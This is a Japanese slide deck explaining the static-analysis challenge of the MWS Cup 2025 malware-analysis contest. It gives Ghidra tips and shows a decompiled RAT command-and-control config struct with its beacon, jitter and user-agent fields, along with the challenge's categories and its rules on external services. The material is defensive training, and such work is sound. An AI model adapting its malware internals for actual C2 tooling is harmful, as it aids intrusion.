


MWS Cup 2025

静的解析課題 解説



2025の問題担当

- 主担当
 - 中島 将太 (株式会社サイバーディフェンス研究所)
- 問題作成委員
 - 桑原 翼 (株式会社FFRIセキュリティ)
 - 末廣 繁樹 (株式会社エヌ・エフ・ラボラトリーズ)
 - 山田 裕彌 (株式会社ラック)
 - 川越 謙宏 (工学院大学)
 - 仲川 宜秀 (NTT西日本株式会社)
 - 二瓶 凌輔 (NTT西日本株式会社)
 - 緒方 湧己 (NTT西日本株式会社)
 - 根津 泰之 (NTT西日本株式会社)

テーマ


- マルウェアを正しく理解する
 - 課題を通して解析のポイントを学習する
- 最新情報を得る
 - 最近のin-the-wildなマルウェアを扱う
- 実務に近い作業
 - マルウェアのトレンドに沿った出題
 - マルウェアのコードの理解
 - 静的解析による復号スクリプトの作成
 - 最新の技術を活用して効率よく解析する(LLMの利用など)

ポイント

- 積極的に変数名や型を変更する
 - 名前を付けて読みやすくしていく
 - デフォルトでは型情報がないことが多い
- デコンパイラを信用しすぎない
 - アセンブリを確認して整合性を確認する
 - 手動で修正する
- LLMを信用しすぎない
 - 自分で正誤を確認できる技術を身につける
- 順番に回答する必要はないので解けそうな問題から解く

マルウェアの動作概要

- RAT




加工済みのGZF

- MWSの問題作成にあたって以下の変更を加えています
 - FLIRTの適用
 - capaで利用されているものを利用
 - <https://github.com/mandiant/capa/tree/master/sigs>
 - FLIRT適用後の修正
 - 誤って適用されたシグネチャの一部修正
 - FUN_の形式に戻している




Ghidra Tips: Go To

- Gキーで開くGo Toダイアログにアドレスやlabelを入力
 - 任意の場所に簡単に移動
 - 問題ではアドレスや関数名が指定されていることが多いので必須!





Ghidra Tips: データの定義

- 定義したいデータの先頭を右クリック
 - コンテキストメニューからData → 定義する形式を選択




Ghidra Tips: データのコピー1

- コピーしたい範囲を選択
 - コンテキストメニューからCopy Special => 好きなフォーマットを選択



Ghidra Tips: データのコピー2

- Bytesウィンドウでコピーする



Bytes: payload_x86		
Addresses	Hex	Ascii
00407320	2c 73 40 00 58 73 40 00 7c 73 40 00 23 d1 8a 06	,s@.Xs@.ls@.#...
00407330	88 07 8a 46 01 88 47 01 8a 46 02 c1 e9 02 88 47	...F..G..F....G
00407340	02 83 c6 03 83 c7 03 83 f9 08 72 cc f3 a5 ff 24	r....\$
00407350	95 08 74 40 00 8d 49 00 23 d1 8a 06 88 07 8a 46	..t@..I.#.....F
00407360	01 c1 e9 02 88 47 01 83 c6 02 83 c7 02 83 f9 08	G.....
00407370	72 a6 f3 a5 ff 24 95 08 74 40 00 90 23 d1 8a 06	r....\$.t@..#...
00407380	88 07 83 c6 01 c1 e9 02 83 c7 01 83 f9 08 72 88	r.....
00407390	f3 a5 ff 24 95 08 74 40 00 8d 49 00 ff 73 40 00	...\$.t@..I..s@.
004073a0	ec 73 40 00 e4 73 40 00 dc 73 40 00 d4 73 40 00	.s@..s@..s@..s@.
004073b0	cc 73 40 00 c4 73 40 00 bc 73 40 00 8b 44 8e e4	.s@..s@..s@..D..
004073c0	89 44 8f e4 8b 44 8e e8 89 44 8f e8 8b 44 8e ec	.D...D...D...D..
004073d0	89 44 8f ec 8b 44 8e f0 89 44 8f f0 8b 44 8e f4	.D...D...D...D..

Ghidra Tips: 構造体の定義

- デコンパイル中にベースアドレスに対してオフセットでアクセスしているコードがよくある
 - このようなコードは構造体である可能性が高い

```
140002d02 8b 16      MOV     _Argv,dword ptr [RSI]
140002d04 48 8d 0d ... LEA     _Argc,[s_Header:_magic=0x%08X_count=%u_1400041... = "Header: magic=0x%08X count=%u\n", (ulonglong)_DstBuf,
140002d0b e8 b0 fb ... CALL    printf                                           int printf(char * _Format, ...)
140002d10 44 0f b6 ... MOVZX   R9D,byte ptr [RSI + 0xd]
140002d15 8b 56 08    MOV     _Argv,dword ptr [RSI + 0x8]
140002d18 48 8d 0d ... LEA     _Argc,[s_C2:_beacon_ms=%u_jitter=%u_retry_1400... = "C2: beacon_ms=%u jitter=%u retry_max=%u\n", (ulonglong)_DstBuf[2],
140002d1f 44 0f b6 ... MOVZX   _Env,byte ptr [RSI + 0xc]
140002d24 e8 97 fb ... CALL    printf                                           int printf(char * _Format, ...)
140002d29 48 8d 56 10 LEA     _Argv,[RSI + 0x10]
140002d2d 48 8d 0d ... LEA     _Argc,[s_C2:_campaign_id='%s'_140004199] = "C2: campaign_id='%s'\n", _DstBuf + 4);
140002d34 e8 87 fb ... CALL    printf                                           int printf(char * _Format, ...)
140002d39 48 8d 56 20 LEA     _Argv,[RSI + 0x20]
140002d3d 48 8d 0d ... LEA     _Argc,[s_C2:_user_agent='%s'_1400041af]
140002d44 e8 77 fb ... CALL    printf
140002d49 66 83 7e ... CMP     word ptr [RSI + 0x4],0x0
140002d4e 0f 84 34 ... JZ      LAB_140002e88
```

```
srand(_Seed);
printf("Header: magic=0x%08X count=%u\n", (ulonglong)*_DstBuf,
      (ulonglong)(ushort)_DstBuf[1]);
printf("C2: beacon_ms=%u jitter=%u retry_max=%u\n", (ulonglong)_DstBuf[2],
      (ulonglong)(byte)_DstBuf[3], (ulonglong)*(byte *)((longlong)_DstBuf + 0xd));
printf("C2: campaign_id='%s'\n", _DstBuf + 4);
printf("C2: user_agent='%s'\n", _DstBuf + 8);
if ((short)_DstBuf[1] != 0) {
    do {
        uVar6 = uVar11 & 0xffffffff;
```

Ghidra Tips: 構造体の定義

- 構造体の定義の流れ

- ディスアセンブル、デコンパイルから構造体と思われるコードを見つける
- コードを解析して、構造体のメンバーを解析
- ヘッダファイルを作成
- Ghidraで定義したヘッダファイルを読み込み
- デコンパイル画面で構造体を適用する

```
printf("Header: magic=0x%08X count=%u\n", (ulonglong)*_DstBuf,  
      (ulonglong)(ushort)_DstBuf[1]);  
printf("C2: beacon_ms=%u jitter=%u retry_max=%u\n", (ulonglong)_DstBuf[2],  
      (ulonglong)(byte)_DstBuf[3], (ulonglong)*(byte *)((_DstBuf + 0xd));  
printf("C2: campaign_id=\\'%s\\'\\n", _DstBuf + 4);  
printf("C2: user_agent=\\'%s\\'\\n", _DstBuf + 8);  
if ((short)_DstBuf[1] != 0) {
```

```
printf("Header: magic=0x%08X count=%u\n", (ulonglong)conf->magic, (ulonglong)conf->count);  
printf("C2: beacon_ms=%u jitter=%u retry_max=%u\n", (ulonglong)conf->beacon_ms,  
      (ulonglong)conf->jitter_percent, (ulonglong)conf->retry_max);  
printf("C2: campaign_id=\\'%s\\'\\n", conf->campaign_id);  
printf("C2: user_agent=\\'%s\\'\\n", conf->user_agent);  
if (conf->count != 0) {
```


Ghidra Tips: 構造体の定義

- 解析の結果以下のような構造体を利用する判明
 - config.hとして作成する

```
typedef struct C2Config {  
    uint32_t magic;    // 'SCFG' (0x53434647)  
    uint16_t count;    // number of endpoints  
    uint32_t beacon_ms;    // e.g., 30000  
    uint8_t jitter_percent; // e.g., 20  
    uint8_t retry_max;    // e.g., 5  
    uint16_t reserved;    // 0  
    char    campaign_id[16]; // ASCII, NUL-terminated  
    char    user_agent[40];  // ASCII, NUL-terminated  
} C2Config;
```



Ghidra Tips: 構造体の定義

- File → Parse C Sourceをクリック




Ghidra Tips: 構造体の定義

- Source files to parse
 - +からconfig.hを追加
- Parse to Programをクリックして構造体を取り込み
- Data Type Manager
 - 定義した構造体を読み込まれているか確認



Ghidra Tips: 構造体の定義

- 定義した構造体を適用



```
stand(_Seed),
printf("Header: magic=0x%08X count=%u\\n", (ulonglong)_DstBuf->magic,
      (ulonglong)_DstBuf->count);
printf("C2: beacon_ms=%u jitter=%u retry_max=%u\\n", (ulonglong)_DstBuf->beacon_ms,
      (ulonglong)_DstBuf->jitter_percent, (ulonglong)_DstBuf->retry_max);
printf("C2: campaign_id='%s'\\n", _DstBuf->campaign_id);
printf("C2: user_agent='%s'\\n", _DstBuf->user_agent);
if (_DstBuf->count < 0) {
```

Bookmarks

問題に関連するアドレスをBookmarkとして登録済み

Bookmarks - (filter matched 5 of 597)					
Type	Cate...	Description	Label	Location	Code Unit
Note	MWS Cup	1-2. 文字列の難読化	FUN_180016408	180016408	X0R R9D...
Note	MWS Cup	2-1. 2-2. Config読解		18001c9d4	CALL ss...
Note	MWS Cup	4-1. 文字列加工	u_K31610KIO9834PG7545...	180042c00	unicode...
Note	MWS Cup	1-4. 1-5. コマンド	FUN_180005d18	180005d18	MOV RAX...
Note	MWS Cup	3-1. 3-2. 通信データの符号化・暗号化	FUN_180019c24	180019c24	MOV qwo...

Filter: MWS

ヒント: インターネットとAIの活用

- ファイルを直接VirusTotalなどの外部サービスにアップロードすることは禁止
 - ただし、コードの断片や文字列をGoogle検索、Chat GPTなどのGenerative AIのサービスに投稿することは許可
 - 実務で扱う際は、プランによっては入力内容が外部に送信され、学習に使われることを考慮する必要がある
 - 学習に利用されない設定もある
- マルウェアの中にあるIPアドレス/URL/ドメインに直接アクセスすることは禁止。下記の手段で確認すること。
 - Googleなどの検索エンジンによる検索
 - urlscan (<https://urlscan.io/>) の利用

問題一覧

ファイル配布

0

1-2. 文字列の難読化

2

1-3. APIの構造体

2

1-4. コマンド1

2

1-5. コマンド2

2

2-1. Config読解

2

2-2. Config読解

2

3-1. 通信データの符号化・暗号化

2

4-1. 文字列加工

2

1-1. 動的APIアドレス解決

3

3-2. 通信データの符号化・暗号化

3

4-2. ファミリ名

3


問題ジャンル

- API難読化解除
 - 1-1
 - 1-2
 - 1-3
- コマンド解析
 - 1-4
 - 1-5
- コンフィグ解析
 - 2-1
 - 2-2

- 復号系
 - 3-1
 - 3-2
- アトリビューション
 - 4-1
 - 4-2




1-1. 動的APIアドレス解決



引用元: <https://blog.christophehd.fr/dll-unlinking/>

1-1. 動的APIアドレス解決



1-1. 動的APIアドレス解決

リバースエンジニアリング入門

「リバースエンジニアリング入門」の連載記事一覧です。

いいね! 0 シェアする X ポスト B! ブックマーク 6




リバースエンジニアリング入門（最終回）：

SQL Slammerのコードを解析せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[川古裕平, 日本電信電話株式会社] (2012年7月4日)



リバースエンジニアリング入門（6）：

API名のハッシュ化テクニックを理解せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[青木一史, 日本電信電話株式会社] (2012年4月19日)



リバースエンジニアリング入門（5）：

PEフォーマットを解釈せよ！

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[岩村誠, 日本電信電話株式会社] (2012年2月17日)



リバースエンジニアリング入門（4）：

Undocumentedなデータ構造体を知る

コンピュータウイルスの解析などに欠かせないリバースエンジニアリング技術ですが、何だか難しそうだな、という印象を抱いている人も多いのではないのでしょうか。この連載では、「シェルコード」を例に、実践形式でその基礎を紹介していきます。（編集部）

[川古裕平, 日本電信電話株式会社] (2011年11月18日)

14年経っても変わらない基本技術！

競技中はここまで

1-1. 動的APIアドレス解決

3

👍 0 🗨️ 0

